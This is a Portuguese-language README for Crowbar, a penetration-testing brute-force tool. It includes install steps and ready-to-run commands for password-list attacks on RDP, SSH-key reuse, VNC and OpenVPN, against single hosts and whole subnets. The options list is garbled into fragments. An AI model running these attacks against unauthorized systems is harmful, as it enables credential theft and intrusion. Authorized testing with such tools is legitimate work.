 galkan/crowbar
Crowbar é uma ferramenta de brute force que pode ser usada durante testes de penetração. Ela foi desenvolvida para suportar protocolos que não são atualmente suportados pelo thc-hydra e outras ferramentas populares de brute force.

Crowbar (anteriormente conhecido como Levye) é uma ferramenta de brute force que pode ser usada durante testes de penetração. Foi desenvolvida para realizar brute force em alguns protocolos de uma maneira diferente em relação a outras ferramentas populares de brute force. Por exemplo, enquanto a maioria das ferramentas de brute force usa nome de usuário e senha para SSH, o Crowbar usa chave(s) SSH. Isso permite que quaisquer chaves privadas que tenham sido obtidas durante testes de penetração sejam usadas para atacar outros servidores SSH.
Atualmente, o Crowbar suporta:
-b openvpn)-b rdp)-b sshkey)-b vpn)Usuários do Kali Linux podem fazer
# sudo apt install -y crowbar
Caso contrário, se você deseja instalar a partir do código fonte, instale todas as dependências:
Debain 9/10+ & Kali Rolling
# sudo apt install -y nmap openvpn freerdp2-x11 tigervnc-viewer python3 python3-pip
Debain 7/8 & Kali 1/2
# sudo apt-get install -y nmap openvpn freerdp-x11 vncviewer
Então obtenha a versão mais recente do GitHub:
# git clone https://github.com/galkan/crowbar
# cd crowbar/
# pip3 install -r requirements.txt
Nota: O pacote do cliente RDP depende do seu sistema operacional:
freerdp2-x11freerdp-x11.xfreerdp.freerdp seguindo: http://opentechnotes.blogspot.co.uk/2015/02/compile-headless-freerdp-credential-checking.htmlNão se esqueça de corrigir ./lib/main.py para apontar para o novo binário!
openvpn, rdp, sshkey, vnckey</caminho/para/arquivo> para lista de senhas-s/-S) antes de tentar o brute force. Isso descobrirá se a porta do alvo está aberta</caminho/para/arquivo-ou-pasta> para arquivos de chave (para SSH ou VNC)</caminho/para/arquivo> para armazenar o arquivo de log (padrão é ./crowbar.log)</caminho/para/arquivo> para um arquivo de configuração do OpenVPN</caminho/para/arquivo> para armazenar as tentativas bem-sucedidas (padrão é ./crowbar.out)</caminho/para/arquivo> que armazena os endereços IP alvo</caminho/para/arquivo> que armazena a lista de nomes de usuárioSe você quiser ver todas as opções de uso, use: ./crowbar.py --help.
ATENÇÃO: Se você quiser usar nome de usuário incluindo DOMÍNIO, especifique o nome de usuário como abaixo. A barra invertida (\) é o caractere de escape para o Python. Portanto, você deve usar um dos dois formatos a seguir:
# ./crowbar.py -b rdp -u DOMAIN\\gokhan alkan -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:03:39 RDP-SUCCESS : 10.68.35.150:3389 - "DOMAIN\gokhan alkan":Aa123456,
# ./crowbar.py -b rdp -u gokhan alkan@ornek -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:04:00 RDP-SUCCESS : 10.68.35.150:3389 - "gokhan alkan@DOMAIN":Aa123456,
Abaixo estão alguns exemplos de ataque ao RDP usando o Crowbar.

RDP brute force em um único endereço IP usando um único nome de usuário e uma única senha:
# ./crowbar.py -b rdp -s 192.168.2.182/32 -u admin -c Aa123456

RDP brute force em um único endereço IP usando um arquivo de lista de nomes de usuário e uma única senha:
# ./crowbar.py -b rdp -s 192.168.2.211/32 -U ~/Desktop/userlist -c passw0rd
RDP brute force em um único endereço IP usando um único nome de usuário e uma lista de senhas:
# ./crowbar.py -b rdp -s 192.168.2.250/32 -u localuser -C ~/Desktop/passlist


RDP brute force em uma sub-rede usando uma lista de nomes de usuário e uma lista de senhas no modo de descoberta:
# ./crowbar.py -b rdp -s 192.168.2.0/24 -U ~/Desktop/userlist -C ~/Desktop/passlist -d
Abaixo estão alguns exemplos de uso do Crowbar.
Tentativa de brute force com chave SSH em um único endereço IP usando um único nome de usuário e uma única chave SSH privada:
# ./crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k ~/.ssh/id_rsa

Tentativa de brute force com chave SSH em um único endereço IP usando um único nome de usuário e todas as chaves SSH em uma pasta:
# ./crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k ~/.ssh/

Tentativa de brute force com chave SSH em uma sub-rede usando um único nome de usuário e todas as chaves SSH em uma pasta no modo de descoberta:
# ./crowbar.py -b sshkey -s 192.168.2.0/24 -u root -k ~/.ssh/ -d

Abaixo está um exemplo de ataque a um serviço VNC usando o Crowbar.
Tentativa de brute force VNC em um único endereço IP usando um arquivo de senha com número de porta especificado:
# ./crowbar.py -b vnckey -s 192.168.2.105/32 -p 5902 -k ~/.vnc/passwd

Abaixo está um exemplo de ataque ao OpenVPN usando o Crowbar.
Tentativa de brute force OpenVPN em um único endereço IP usando um arquivo de configuração, um único nome de usuário e uma única senha com número de porta especificado e arquivo de certificado opcional. Não importa se é TCP ou UDP:
# grep remote ~/Desktop/vpnbook.ovpn
remote vpn.example.com 1194 udp
# host vpn.example.com | awk '{print $1}'
198.7.62.204
# grep '^auth-user-pass' ~/Desktop/vpnbook.ovpn
# ./crowbar.py -b openvpn -s 198.7.62.204/32 -p 1194 -m ~/Desktop/vpnbook.ovpn -k ~/Desktop/vpnbook_ca.crt -u vpnbook -c cr2hudaF

